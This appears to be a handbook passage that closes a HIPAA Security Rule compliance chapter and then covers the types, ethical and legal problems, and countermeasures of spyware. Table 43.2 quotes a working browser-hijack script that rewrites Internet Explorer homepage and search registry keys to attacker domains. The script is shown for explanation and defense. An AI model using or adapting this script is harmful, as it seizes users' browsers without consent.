Covered entities should use a combination of qualitative and quantitative risk assessment methodologies. The process discussed above emphasizes qualitative risk assessment methodologies and processes. Although traditionally seen as subjective when compared to quantitative risk assessment, the resulting risk assessment report may be easier to defend when it is presented to the HIPAA Security Rule advisory board or steering committee.

Qualitative measurement is used to determine if a specific element qualifies. Qualitative analysis could be used to determine the scope of HIPAA security compliance by stating that if a system contains ePHI then it qualifies for inclusion in the risk assessment for the HIPAA Security Rule. Another use of qualitative assessment is for significance or strength. For example, qualitative evaluations such as low, moderate, or high may be used to determine the likelihood that a virus would be introduced to the organization's system via e-mail. Basically, qualitative analysis is used to determine "yes" or "no" with regard to including a specific element and is also used to determine the significance of something using non-numerical terminology. Qualitative analysis is subjective. The accuracy of qualitative analysis determinations relies on subject matter expertise in the following areas:

- Operations and processes
- Workforce capabilities
- System capabilities
- Compliance program management
- System development lifecycle management

Quantitative measurement is used to determine characteristics in numerical terms, usually expressed in percentage, dollar amount, or number of times a specific event occurs in a stated period of time. If, during a qualitative analysis, it was determined that it was highly likely that a virus could be introduced to the system via e-mail, then the quantitative analysis might determine a probability of 99.99% that the system would have a virus introduced via e-mail.

Algorithm analysis is an example of quantitative analysis. Algorithm analysis can be used to quantify impact in a dollar amount by computing the annualized loss expectancy (ALE). ALE is computed as a function of the single loss expectancy (SLE) in dollars and the annualized rate of occurrence (ARO).The data that is used for the basis of these determinations vary. Usually the determinations are based on regional, national, or worldwide aggregated performance criteria of hardware and software configurations to security threats. Rarely does a covered entity have the capability to collect enough aggregated data to make these computations, so the use of algorithm quantitative analysis usually requires the expertise of vendors that specialize in this type (actuarial science) of risk assessment. Quantitative analysis is objective. The benefit of quantitative determinations relies on:

- Relevance of the data used in the computations
- Current accuracy of the data
- Ability to interpret the meaning of the numerical values
- Ability to translate determinations into risk mitigation

As-Is State/Gap Analysis

The risk assessment report provides a summarization of the as-is state of the existing information security program. It also highlights where the covered entity is relative to compliance with the HIPAA Security

Rule. Utilizing the security rule matrix and the risk assessment report, the next project process or phase is to conduct an enterprisewide gap analysis to determine corrective action plans as well as updates to the compliance plan. It is important to determine gaps or vulnerabilities in the following areas: policy, procedures and processes, training and awareness, implementation or process integration, operational controls, and audit.

A critical and valuable tool in the gap analysis process is the gap analysis checklist, which is a list of the requirements of the HIPAA Security Rule as defined for the covered entity during the HIPAA Security Rule interpretation and in the Security Rule matrix. The checklist is written in a question format, is easy to understand and answer, and does not require specific technical or business process skills.

Project documentation is critical, particularly documentation leading to judgments and decisions. The documentation should be updated throughout each project phase or process. The auditor and accreditation authority will use this documentation to validate compliance initially and on an ongoing basis. A well-defined checklist will provide the auditor with a roadmap for review, leading to an organized list of recommendations for enhancements and remediation. Whether an organization designs or purchases a compliance checklist, the completed checklist will be used to draw up a task list for the remediation plan. The detailed checklist will serve as a tool to compare the organization's current as-is state to the Security Rule matrix. Determine whether or not current safeguards ensure the confidentiality, integrity, and availability of all ePHI. What technical and administrative safeguards are in place to protect and secure ePHI? Where are the gaps? This process allows the organization to easily identify the requirements that it is already meeting and those that still must be addressed within the project plan. The organization will also obtain critical additional information regarding the resources and timeline necessary for the HIPAA Security Rule compliance project.

Enhancements and Implementation of Administrative and Technical Controls

Although the Security Rule does not require purchasing any particular technology, additional hardware, software, or services may be needed to protect ePHI adequately. If additional technical controls are necessary, the organization should consider conducting a product evaluation in compliance with existing policies and procedures. A cost–benefit analysis should be conducted early on in the process to determine the reasonableness of the investment given the security risks identified. Administrative and manual processes may supplement or replace technology solutions. Members of the technical team should initiate the technology reviews utilizing requirements derived from the above processes or phases as well as ongoing input from the business and functional areas. Vendor presentations and demonstrations will be helpful for management, technical teams, and business functional areas. These will help inform, communicate, and gain concurrence throughout the process.

New technology or even new administrative controls should be integrated into the overall information security and technical architecture and its supporting processes to exploit and take advantage of existing investments. The covered entity should have good security standards already in place that require only supplemental enhancement for HIPAA Security Rule compliance. It is advisable to closely monitor the introduction of new or additional technical and administrative controls to ensure security compliance without imposing undue burdens on the business and its operations.

Requirements and solutions at this stage of the process will come directly from the updated Security Control matrix. Activities will map to a combination of administrative and technical controls integrating this phase or process to both technical and administrative teams. Depending on the strategy that the covered entity has adopted, the focus here will be on centralized or decentralized solutions. Additionally, it may be necessary to look for automated technical solutions or administrative and manual solutions.

Some covered entities may also take a wait-and-see approach pending the outcome of future litigation and fines around HIPAA compliance. Another strategy might be to implement controls of the "low-hanging fruit" variety for initial compliance and then take a slower and longer approach to the hard and

expensive solutions. In this case, it is important to document the reasoning in the project documentation management system and to have a solid and approved long-term project plan in place for audit and compliance. To the extent practical, the organization should stick with their major upfront decisions unless they are proven to be illogical or ill founded; they should not continue to second guess or revisit their rule interpretations, previous decisions and directions, or the project plan. Second guessing will cause the organization to lose credibility with its stakeholders and threaten its compliance plan and schedule.

Training and Awareness

Information security awareness training and regular security updates and reminders are required for all personnel who fall under HIPAA guidelines, including managers, agents, and contractors. A covered entity's HIPAA compliance training and awareness program should focus on the HIPAA Security Rule to ensure that the program framework meets and exceeds the requirements laid out in Section 142.308(12) regarding:

- Training on vulnerabilities of digital health information and how to protect that information
- Password maintenance
- Incident reporting
- Viruses
- Malicious code

As previously mentioned, a thorough and multimedia HIPAA Security Rule communication plan should be developed early on in the process. Tailored communications should be developed and deployed specific to each phase of the project, with a common goal of keeping all stakeholders, team members, vendors, contractors, customers, business partners, and workforce members well informed. The communication plan builds bridges to other enterprise communications and projects. It also works with the HIPAA Security Rule training and awareness program and the overall enterprise information security training and awareness program.

The primary goal of all Security Rule communication is to ensure that workforce members are well informed regarding executive management's position and direction on HIPAA Security Rule compliance and information security in general. The training course material provides a review of the HIPAA Security Rule specific to the covered entity's implementation and the enterprisewide information security policies and procedures. It establishes workforce member expectations and specifically informs them on new behavior expectations. It clearly outlines and explains what will change, what they need to do, and how they will do it.

The training should be ongoing and intermingled throughout the project, with an emphasis on the readiness of technical and administrative control mechanisms. For example, at project initiation some skill training for the project team may be conducted, in addition to training on how to interpret the HIPAA Security Rule, how to conduct a risk assessment and gap analysis, and how to evaluate the as-is state to determine what new administrative and technical controls might be necessary. Particular emphasis should be placed on training regarding policies, procedures, and technical and administrative tools and processes.

Security awareness and training should already be the cornerstones of an organization's information security program, and initial and annual HIPAA Security Rule training can be incorporated with these overall security training and awareness programs. Training may be tailored to the various roles and responsibilities within the enterprise — detailed training for security and privacy officials; briefer, more high-level training for senior executives and management; and, finally, more detailed training in tools, forms, and processes for those routinely handling and processing ePHI.

A search of the Internet will reveal a number of companies offering various types of HIPAA training, either standard or custom. An organization's training and awareness plan and supporting communication plan may require a combination of in-house and vendor HIPAA Security Rule training material.

Implement an Ongoing HIPAA Compliance Organization and Infrastructure

Everyone has experienced the breakdown of an implemented project or infrastructure as interest in the project wanes over time and team members are reassigned or overcome by new projects and events. It is critical that the HIPAA Security Rule project sustain its momentum over time and that the ongoing organization structure, designated roles and responsibilities, and compliance infrastructure remain active and effective over time. This will be particularly critical when dealing with new laws and regulations. It is important to note that legal groups estimate that laws and regulations regarding personal privacy will continue to evolve over the next decade; consequently, covered entities must remain knowledgeable, informed, agile, and adaptive. A foundation must be established to quickly integrate new control requirements that are both administrative and technical. An ongoing risk assessment and gap analysis management process must be implemented to integrate controls for new and added risks and vulnerabilities that naturally occur within the business and within information technology.

The HIPAA Security Rule speaks to the need for external accreditation, and many vendors, as well as audit and accounting firms, are ramping up to conduct accreditations and certifications. A growing tendency is for companies to use compliance with laws and regulations (particularly if certified by external accreditation authorities) as a competitive advantage in their sales and marketing programs. Companies are also incorporating compliance certifications and accreditation into their annual reports, Securities and Exchange Commission (SEC) reports, and marketing and advertising.

As noted earlier, internal audit personnel are a critical component of the HIPAA Security Rule project team and not only have ongoing roles and responsibilities throughout the project but also have a critical role at the end of the project for certification of compliance. The documentation, checklists, and audit findings from the internal audit team will also serve as a guideline for external auditors, leading to a more efficient, effective, and compliant report.

It is important to allow enough time to do an in-depth preimplementation audit. The more information that can be acquired for developing task lists and project plans, the more efficient and effective the audit process will be. When the audit has been completed, representatives should meet with the auditors to summarize the results. These results can be transferred to task lists for remediation and corrective actions.

Checklist for Success

- Do not over-react or panic, and do not overspend but leverage. Do *only* what is required to become compliant, and take the opportunity to enhance the organization's current security environment in the process.
- Be sure that the covered entity is protected against all reasonably anticipated threats or hazards to the security and integrity of ePHI. Interruption to business process and workflow should be avoided at all cost.
- Be sure business and technology converge to ensure compliance with the HIPAA Security Rule.
- Realize that there can only be one chief and that the governing and advisory boards are integral to the process.
- Understand that, although benchmarking and research are mandatory, the rule purposely and specifically provides guideline only, in recognition of each covered entity's individual risk, business imperative, and budget.

References

CMS. 2002. *CMS Information Systems Threat Identification Resource*. Baltimore, MD: Center for Medicare and Medicaid Services (http://www.cms.hhs.gov/it/security/docs/Threat_ID_resource.pdf).

FIPS. 2004. *Standards for Security Categorization of Federal Information and Information Systems*, FIPS-199. Washington, D.C.: Federal Information Processing Standards (http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf).

NIST. 2005. *An Introductory Resource Guide for Implementing the Health Insurance Portability and Accountability Act (HIPAA) Security Rule*, NIST Special Publication 800-66. Washington, D.C.: National Institute of Standards and Technology.

Parmigiani, J. and B. McGowan. 2004. *Risk Analysis: First Step in HIPAA Security*. Colts Neck, NJ: Blass Consulting (http://www.complyassistant.com).

The Ethical and Legal Concerns of Spyware

Janice C. Sipior, Burke T. Ward, and Georgina R. Roselli

Spyware is regarded as the largest threat to Internet users since spam, yet most users do not even know spyware is on their personal computers (PCs). Spyware (a.k.a. adware, foistware, malware, pestware, scumware, sneakware, snoopware, and trespassware) includes "[a]ny software that covertly gathers user information through the user's Internet connection without his or her knowledge, usually for advertising purposes" (FTC, 2004b). The definition is so broad that it may cover software that is beneficial and benign or software that has poorly written, inefficient code (FTC, 2004c). The Center for Democracy and Technology, a policy research group, has proposed that software that hijacks Web traffic, tracks Internet users without their knowledge and consent, and is not easily removable should be considered spyware.

"Spyware appears to be a new and rapidly growing practice that poses a risk of serious harm to consumers" (FTC, 2004a). An estimated 7000 spyware programs run on millions of corporate and personal computers. A study in May 2003 reported that 91 percent of home PCs are infected with spyware (Richmond, 2004). Gartner Research estimates that over 20 million people have installed spyware applications on their PCs. According to Microsoft, spyware is responsible for half of all PC crashes. Spyware complaints are the most common reason for consumers to contact Dell Tech Support Services (Urbach and Kibel, 2004), with about 20 percent of calls related to spyware or viruses, up from 2 percent for the previous 18 months.

The increasing prevalence of spyware is not unlike the unintended use of cookies, a Web-tracking and information-gathering technique for obtaining personal information from Web users, often without their knowledge. While information concerning user characteristics and preferences collected via cookies may be used beneficially to improve product and service offerings to consumers, the surreptitious nature of its acquisition coupled with no indication of its intended use can raise ethical issues regarding the acceptability of privacy invasions in Web use. However, the consequences of spyware can be more severe. For industry sectors that are subject to data collection laws, such as the Health Insurance Portability and Accountability Act and Sarbanes–Oxley Act, spyware can unwittingly result in noncompliance. Section 404 of Sarbanes–Oxley requires publicly held companies to annually evaluate their financial reporting controls and procedures. The security and privacy of proprietary information and systems cannot be guaranteed should stealth spyware arrive.

This article examines the controversy surrounding spyware. First, the types of spyware are overviewed. The ethical and legal concerns of spyware, including trespass, privacy invasion, surreptitious data collection, direct marketing, and hijacking, are then discussed. Finally, the various methods of battling spyware, including approaches by individual users, organizations, and U.S. Government oversight, legislation, and litigation, are addressed.

TABLE 43.1 Earthlink's 2004 Spyware Audit

Type of Spyware	Number of Instances of Spyware Found				
	1st Quarter	2nd Quarter	3rd Quarter	4th Quarter	Total (%)
Adware	3,558,595	7,887,557	5,978,018	6,971,086	24,395,256 (21%)
Adware cookies	14,799,874	27,868,767	22,327,112	25,598,803	90,594,556 (78%)
System monitors	122,553	210,256	154,878	272,211	759,898 (<1%)
Trojans	130,322	236,639	148,214	254,155	769,330 (<1%)
Total	18,611,344	36,203,219	28,608,222	33,096,255	116,519,040

Source: http://www.earthlink.net/spyaudit/press.

Types of Spyware

Spyware has been variously categorized on the basis of the activities it performs. EarthLink (an Internet service provider) and Webroot Software, Inc. (an anti-spyware software maker) audited over 4 million PCs in 2004 and found 116.5 million instances of spyware, averaging 25 instances of spyware per PC. As shown in Table 43.1, over 90 million (78 percent) of these items were adware cookies. Excluding cookies, the average instance of spyware per PC is nearly 5.

Adware Cookies

Adware cookies are files containing information about a user's Web site interaction, which can be exchanged between the Web site, the user's hard drive, and back. Originally intended for innocuous purposes such as keeping track of items in an online shopping cart, simplifying the log-in process, and providing users with customized information based on stated interests, cookies can be used to create a profile of a user's online behavior without that user's knowledge or consent.

Adware

Adware is used for direct marketing on the Web, with or without user consent. By monitoring users' Web browsing or by using detailed target market profiles, adware delivers specific advertisements and offerings, customized for individual users as they browse the Web. These advertisements can take the form of pop-up or pop-under ads, Web banners, redirected Web pages, and spam e-mail. An example of a redirected homepage and default search engine is presented in Table 43.2. This example results from visiting a known spyware site such as www.yahoogamez.com. (Do not visit this site!) The get_http (HyperText Transfer Protocol) command returns the HyperText Markup Language (HTML) of the Web site whose address is 209.50.251.182, which is an Internet Protocol (IP) address rather than a hostname. The HTML from this site is downloaded. Within this HTML are commands that redirect the homepage and the default search engine of the user's browser.

Trojan Horses

A malicious form of spyware named for the Trojan horse from Greek history, a Remote Administration Trojan (RAT), or Trojan, can take control of a user's computer by installing itself with a download and taking directions from other computers it contacts via the Internet. Trojans can turn a PC into a spam proxy without user knowledge or use Microsoft Outlook e-mail as if it were a browser to allow for a torrent of pop-up ads. Trojans can also be designed to steal data or damage computer files.

System Monitors

This form of spyware, also referred to as keystroke loggers, surreptitiously collects data from user–computer interaction, both locally and online. User keystrokes and mouse-clicks can be recorded while

TABLE 43.2 Example of Change of Homepage and Default Search Engine

[*Editor's warning:* Do **not** visit this site!]

Get_http command initiated by visiting www.yahoogamez.com:

```
[20/Jul/2004:14:03:55 -0500] "GET_http://209.50.251.182" – "/vu083003/object-c002.cgi HTTP/1.1"
```

The HyperText Markup Language (HTML) returned from the 209.50.251.182 Web site:

```
<html>
<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page,"
"http://default-homepage-network.com/start.cgi?new-hkcu");
wsh.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page,"
"http://default-homepage-network.com/start.cgi?new-hklm");
wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Search Bar,"
"http://server224.smartbotpro.net/7search/?new-hkcu");
wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Use Search Asst," "no");
wsh.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Search Bar,"
"http://server224.smartbotpro.net/7search/?new-hklm");
wsh.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Use Search Asst," "no");
</script>
<script language=javascript>
self.close()
</script>
</html>
```

Source: Adapted from Liston (2004).

shopping or banking on the Web and locally while using software such as spreadsheets or videogames. This data can be transmitted back to the spyware installer, shared with other businesses such as marketers, or sold to data consolidators.

The Ethical and Legal Concerns of Spyware

The controversy surrounding spyware results from ethical and legal concerns associated with its distribution and capabilities. The issues, including trespass, privacy invasion, surreptitious data collection, direct marketing, and hijacking, are discussed below.

Trespass

Spyware usually arrives uninvited from file-sharing services as hidden components bundled with desired downloads such as screen savers, music-swapping software, or other freeware or shareware but can also be included with purchased software. Spyware can masquerade as a legitimate plug-in needed to launch a certain program or pose as a browser help object, such as a toolbar. Users may unwittingly consent and accept spyware by agreeing to, but not thoroughly reading, the license presented when installing such software. Spyware can also be distributed in a variety of stealth ways. For example, a "drive-by download" starts a download process when a user visits a Web site or clicks on a Web ad. In peer-to-peer networks, spyware can hide in group directories and spread itself through infestation of the directories on a user's PC. Users can also be tricked into installing spyware. A message box might appear saying, "To install this program, click 'No'," prompting a user to unknowingly click for installation. Spyware can also covertly install other spyware programs as part of an "auto-update" component. This creates new security vulnerabilities by including capabilities to automatically download and install additional programs.

The idea of others installing software, undetected, on an individual's hard drive may be offensive. Once installed, spyware utilizes the user's own resources, potentially without the user's knowledge and express permission. Spyware's monitoring or controlling of PC use can significantly slow the performance of basic tasks such as opening programs or saving files. Random error messages, pop-up ads, or a surprise homepage may appear when opening the browser. New and unexpected toolbars or icons may appear on the user's desktop. Common keys, such as tab, may no longer function. The transmission of user information gathered by spyware uses valuable bandwidth and threatens the security of computers and the integrity of online communications. Even with the use of anti-spyware software, removal can be difficult. Knowledge of how to manipulate the Windows registry is required for persistent spyware. Diagnosing compromised system performance and removing spyware places a substantial burden on users or corporate support departments.

Uninvited stealth spyware is particularly insidious and could arguably be considered trespassing. Users should be able to maintain control over their own computer resources and Internet connection. They should not be disallowed from using their own computer as they personally desire and should have the ability to remove, for any reason and at any time, unwanted programs. Applying common law, this unauthorized invasion is called trespass to chattels (*i.e.*, personal property). This is a legal remedy for an individual, not a governmental remedy, that protects society generally. Governmental remedies, such as actions by the Federal Trade Commission (FTC), are discussed later, in the section addressing U.S. legislation.

According to the Restatement (Second) of Torts, §217, a trespass to chattel can be committed by intentionally:

- Dispossessing another of the chattel, or
- Using or intermeddling with a chattel in the possession of another.

Although not yet applied in any legal action, it is arguable that a computer user is dispossessed, not physically of course, but at least constructively, by the uninvited spyware when the operation of the PC is impaired through hijacking, crashing, or disruption of performance. At a minimum, the spyware installer is using and intermeddling with the user's possession through unauthorized data collection, control of his browser, Web page redirection, search engine substitution, pop-up ads, and hijacking. Possession is defined in §216 as "physical control … with the intent to exercise such control on his own behalf, or on behalf of another." Spyware clearly interferes with control and therefore should be subject to legal action.

If the unauthorized installation of spyware is actionable as a trespass to chattel, the installer should be liable to the injured party. The Restatement at §218 states that "[O]ne who commits a trespass to a chattel is subject to liability to the possessor of the chattel if, but only if,

- He dispossesses the other of the chattel, or
- The chattel is impaired as to its condition, quality, or value, or
- The possessor is deprived of the use of the chattel for a substantial time, or
- Bodily harm is caused to the possessor, or harm is caused to some person or thing in which the possessor has a legally protected interest."

Depending on the characteristics and purpose of the spyware, at least one, and possibly all, of these consequences will be present.

Privacy Invasion

Privacy is one of the major concerns raised by spyware. The privacy concern is based mainly on the potential for intrusions into a user's computer resources for surreptitious data collection, dissemination of an individual's private information, and uninvited direct marketing. Spyware "install[s] itself without your permission, run[s] without your permission, and use[s] your computer without your permission"

(Baker, 2003). Without having knowingly provided permission for the installation of spyware, the user is likely to see spyware as a violation of privacy.

Is the user's privacy legally protected? There is no definitive answer. The full extent of privacy rights within the United States remains unclear. Recognition of privacy rights within the United States did not occur until the late 1800s (Warren and Brandeis, 1890). Almost a half century ago, privacy was recognized as, in part, a spiritual issue, the unprivileged invasion of which is an affront to individuality and human dignity (Bloustein, 1964). Are the actions of spyware such an unethical affront to individual human dignity, to be afforded legal protection? Currently, privacy protection in the United States is an incomplete but complex amalgam of federal and state constitutions, statutes, and regulations. The scope of privacy protection provided by each legal source varies. Therefore, the reasonableness of a user's expectation of privacy differs depending on whether the claim is made under constitutional, common, or statutory law. The resolution of the issue will ultimately require either federal legislation or a seminal legal case in which the user's reasonable expectation of privacy is determined.

Surreptitious Data Collection

Spyware, such as system monitors, can surreptitiously capture personal information stored or typed into a PC. Hard drives can be scanned to obtain information from a user's files and application programs such as e-mail, word processors, and games. User keystrokes and mouse-clicks can be recorded during both Internet access and local PC use, in playing videogames for example. Information obtained, such as user behavior, financial data, credit card numbers, passwords, and ID-tagged downloads, can be transmitted to the spyware installer and partners for marketing or fraudulent purposes. These sites can "phish" for data from user inputs while surfing, banking, and making purchases, or promote pornography, gambling, or fraudulent schemes. An investment broker recently lost $540,000 after he installed spyware disguised as a phony market analysis program that transmitted his account information to hackers. Other sinister uses may evolve, such as capturing and transmitting Word and Excel documents to steal corporate secrets or recording telephone conversations when a suitable modem is attached to the PC.

Spyware uses novel approaches to collect data, such as adware cookies. Avoiding Web sites that place cookies on your hard drive, however, does not eliminate them. Spam e-mail can contain cookies that are read by the originating server and matched to the user's e-mail address. The information gathered by cookies can beneficially increase convenience in the online shopping experience and allow for personalized marketing strategies to be employed. However, without informed consent for specific information collection, cookies can be viewed as "a self-serving act of capitalist voyeurism" (Stead and Gilbert, 2001).

Another novel form of spyware is the "Backdoor Santa," a stand-alone program that gathers user information. A popular example of this spyware is a novelty cursor representing a seasonal icon or the likeness of Dilbert or a Peanuts character. Using a Globally Unique IDentifier (GUID), issued when the program is downloaded, the provider's servers are contacted to record logs of cursor impressions, the identity of referrers, Internet Protocol (IP) addresses, and system information, all without user awareness. The data collected by the provider is given to paying clients to inform them of how many individual users have customized cursors obtained from specific sites.

Ethically, spyware installers have an obligation to users to obtain informed consent for the collection and use of personal information. However, in the commercially competitive environment of E-commerce, information gathering may be undertaken without users' knowledge or permission. The mere awareness, on the part of an end user, of the existence of spyware may impart an eerie feeling during computer use. The knowledge that someone, somewhere, may be tracking every mouse-click and every keystroke can be unsettling. Even if users were aware of all the data collected about them, they would still have little idea of how that data is used, by whom, and the resulting direct marketing that can result. Perhaps users having comprehense information about what data is being collected, when and for what purpose, and what impact such activities can have on computer performance, as well as being presented with the opportunity to grant permission, could remove the stealth reputation of these activities.

Direct Marketing

Adware serving networks pay software companies to include spyware with their legitimate software such as games, utilities, and music/video players for the purpose of gathering user preferences, characteristics, and online behavior. Using programs installed on the user's computer, this user information is sent to the advertiser that serves the targeted ad. Such marketing activity is expected to continue to increase, raising concerns about its acceptability. The Direct Marketing Association (DMA) projects a growth rate in interactive media expenditures of 18.9 percent annually, reaching US$5.0 billion in 2006. Adware can be used beneficially to improve product and service offerings to consumers. For example, a determination of what advertisements a Web site visitor has already seen can be made so that only new ads are presented during future visits. Such tracking allows for a personalized screening capability, thus reducing information overload. A user's online usage and interests can also be used to determine what other sites are visited, thereby allowing identification of potential affiliate Web sites. Such use seems rather innocuous and perhaps even desirable; however, if used to promote pornography, gambling, or fraudulent schemes, adware becomes a questionable medium. Further contributing to the unacceptability of adware is the practice of browser hijacking, disallowing the user control of his own browser. The user should receive adequate notice of and permission for the installation of spyware (with the capability to uninstall it) for the explicit purpose of exchanging user information for the benefits of adware. Although adware applications are usually disclosed in the End User Licensing Agreement (EULA) of the software it accompanies and can be uninstalled from the user's system, such disclosures may not be read. Without explicit user permission, the user is likely to object to and be offended by the delivery of adware.

Hijacking

Spyware, such as Trojan horses, can persistently disallow user control over his computing resources, precluding his use of the system and compromising system security. Most users are not aware of the depth of penetration into their systems. The browser's homepage, default search engine, bookmarks, and toolbars can be changed to persistently present a competitor's Web site or a look-alike site. Mistyped URLs can be redirected to pornographic sites and pop-up advertising can be presented. Web sites may be launched without any action on the part of the user. Dialers can use a telephone modem to dial into a service, such as a pornographic 900 number, for which the user is then billed. System settings can be modified. For example, the auto signature can be reset; uninstall features can be disabled or bypassed; and anti-virus, anti-spyware, and firewall software can be modified. McAfee, an intrusion prevention software provider, first detected a homepage hijacking program in July 2002. As of July 2004, there were more than 150 hijacker spyware programs (Gomes, 2004). Hijacking is particularly offensive due to its persistent nature.

Battling Spyware

The approaches to reduce unwanted spyware include individual user vigilance, organizational initiatives, U.S. Federal Trade Commission (FTC) oversight, legislation, and litigation, as shown in Table 43.3 None of these approaches alone has been effective. Rather, battling spyware requires a combination of these approaches.

Individual User Vigilance

Individual users can undertake some defense against spyware through vigilance in interacting with the Internet and properly managing their computing resources. First and foremost, a user needs to be vigilant in downloading files. Before installing any software, a user should carefully read the EULA. Ethically, any spyware bundled with the download should be disclosed in this "clickwrap" agreement. There may be an opt-out option to avoid downloading spyware, but this does not occur frequently. If a pop-up window appears to ask the user, "Do you want to install this software?" the user should avoid clicking no, which may result in unwanted installation. Rather, the user should close the window with the "X" window closer

TABLE 43.3 Approaches to Battling Spyware

I. Individual user vigilance
II. Organizational initiatives
  A. Spyware awareness training
  B. Organizational policies
  C. Technological spproaches
    1. Hosts gile
    2. Proxy Automatic Configuration gile
    3. Security software
      a. Anti-spyware software
      b. Firewalls
      c. Spyware slockers
    4. Utilization of server-based applications
    5. Keeping operating system software up to date
III. U.S. Government Oversight, Legislation, and Litigation
  A. Federal Trade Commission oversight
    1. FTC Act §5 to regulate "unfair or deceptive acts or practices"
    2. FTC endorsement of the use of industry self-regulation
  B. Federal Legislation introduced during the 108th session of Congress
    1. Safeguard Against Privacy Invasions Act (H.R. 2929), http://thomas.loc.gov/cgi-bin/bdquery/z?d108:h.r.02929:
    2. Internet Spyware (I-SPY) Prevention Act of 2004 (H.R. 4661), http://thomas.loc.gov/cgi-bin/bdquery/z?d108:h.r.04661:
    3. Software Principles Yielding Better Levels of Consumer Knowledge (SPYBLOCK) Act (S. 2145), http://thomas.loc.gov/cgi-bin/bdquery/z?d108:s.02145:
    4. Piracy Deterrence and Education Act of 2004 (H.R. 4077), Piracy Deterrence and Education Act of 2004 (H.R. 4077), http://thomas.loc.gov/cgi-bin/bdquery/z?d108:HR04077: @@@L&summ2=m&
  C. State Legislation
    1. Utah Spyware Control Act
    2. California Computer Spyware Act
  D. Federal Litigation
    1. *Federal Trade Commission, Plaintiff, v Seismic Entertainment Productions, Inc., SmartBot.net, Inc., and Sanford Wallace*
    2. Claria Corporation (formerly Gator) multidistrict litigation case
    3. WhenU.com's multiple cases

or press Alt and F4. Another safeguard is to check for disclosures about downloads by searching for the name of the software followed by "spyware" using a search engine. Do not install software without knowing exactly what it is.

Users can take additional actions to reduce the potential for spyware. Avoid peer-to-peer networks, which offer downloads containing spyware because of revenues generated from advertising with which it is packaged, and visit only known Web sites to minimize drive-by downloads. Remember that Web links on Web sites, within pop-up windows, or in e-mails can be masked to look like legitimate links. Do not use instant messengers or shopping or search helpers. Software for purchase, such as videogames, may also contain spyware to capture user behavior to support ad placement and pricing within the software. Run a virus check on unfamiliar files. Update operating system and Web browser software to obtain patches to close holes in the system that spyware could exploit. Set the browser security setting to Medium or High to detect download attempts. Turn off the PC when not in use.

Organizational Initiatives

Organizations cannot rely on individual user vigilence as a defense against spyware. Organizations should thoroughly educate users about the types and risks of spyware through spyware awareness training and create user policies that minimize the occurrence of spyware corruption. More importantly, organizations should pursue technological approaches to reduce spyware. Additionally, the Windows Hosts file or the

Proxy Automatic Configuration (PAC) file in the browser can be used to block access to Web sites known for spyware.

Employee Education and Organizational Policies

Employees need to understand that their downloading and Web-surfing habits can lead to an increased amount of spyware infestation. PC and Internet use policies should explicitly forbid visitation of Web sites known for placing spyware, such as those promoting pirated software, gambling, and pornography. Employees should be encouraged to report unwitting or accidental visits resulting from typos or clicking on the wrong links, for example, with an assurance that they will not be reprimanded for such mistakes. Additionally, organizational policy should prohibit peer-to-peer file sharing and downloading freeware or shareware. Further, PC use by anyone other than the employee, such as family members and other unauthorized users, should be disallowed. Finally, organizations should consider requiring the use of alternative Internet browsers and instruct users on appropriate browser settings. Alternatives to Microsoft's Internet Explorer (IE), the standard Internet browser, are currently more secure due, in part, to the fact that these alternate browsers are smaller targets for malware authors. Alternatives such as Mozilla's Firefox are competent browsers that are free to users.

Technological Approaches

Technological approaches directed toward eradicating spyware include setting operating system and browser features to block Web sites and installing security software. Additionally, organizations are encouraged to utilize server-based applications, as they are less susceptible to attack, and to keep operating system software up-to-date.

Hosts File and Proxy Automatic Configuration File

The Hosts file within operating systems such as Windows, Linux, or UNIX, and the Proxy Automatic Configuration (PAC) file within browsers such as IE, Firefox, and Netscape Navigator, are two alternatives available to IP network administrators. To use either of these approaches, a list of Web sites, or even Web pages, to not visit must be created. The Hosts file or the PAC file is then edited to include the list, thereby blocking access to Web sites known for spyware. The Windows Hosts file, for example, is found under c:\windows\system32\drivers\etc and has no extension. This text file is used to associate host names with IP addresses. Any network program on the organization's system consults this file to determine the IP address that corresponds to a host name. When a Web address, called a domain name, is typed into a browser, the browser first checks the Hosts file. The central Domain Name System (DNS) server is then contacted to look up the numeric equivalent of the Web address, the IP address, necessary to locate the Web site to be displayed. If the Hosts file contains an IP address for the domain name to be visited, the browser never contacts the DNS to find the number. The Hosts file can be edited in Notepad to enter or update a list of known spyware sites and redirect them to 127.0.0.1 (which is the IP address the computer uses to refer to itself, the local host). This will effectively block any requests made to undesirable sites because the domain name of such Web sites will point to the local host. Hosts files can only block entire Web sites, while PAC files can block addresses of individual Web pages within a site. The user is thus afforded greater control over what is blocked. A Web site with desirable content may also serve ads via individual Web pages, which can selectively be blocked. The PAC file is written in JavaScript, introduced with Netscape Navigator 2.0 in 1996 (LoVerso, 2004). The browser evaluates a JavaScript function for every URL (*i.e.*, Web page) to be displayed. Like the Hosts file, the JavaScript function in the PAC file blocks access by redirecting the requested Web page to the local host.

Security Software

Security software solutions include anti-spyware software, firewalls, and spyware blockers. A recent, concentrated effort on the part of software makers is bringing a proliferation of anti-spyware initiatives for the corporate world to market. The market for anti-spyware software is still small, with $10 to $15 million in sales, compared to the $2.2 billion anti-virus software industry. Effective anti-spyware software should identify the spyware threat, as well as provide an informative explanation of the nature and severity

of the detected threat, and allow the user to decide what to remove. To date, no anti-spyware utility can provide an impenetrable defense. Attracted to the potential to generate advertising revenue, professional programmers continue to refine spyware to make it difficult to identify and remove. Therefore, at least two anti-spyware tools should be used, as the first may not detect something that another tool does. Further, every network or PC that accesses the Internet should have its own firewall to block unauthorized access and provide an alert if spyware, sending out information, is already resident. Defensive spyware blocker software can also detect and stop spyware before it is installed.

Anti-spyware software vendors face many gray areas as they attempt to eradicate adware and potentially unwanted programs (PUPs). For example, McAfee's VirusScan 8.0 will detect PUPs on a computer, including adware programs, but will only delete them if the PUP is in direct opposition to the terms stated and agreed to in its EULA. If the user had given consent to download the adware, when all functions of the software were accurately represented, eradication of the program by McAfee becomes more difficult.

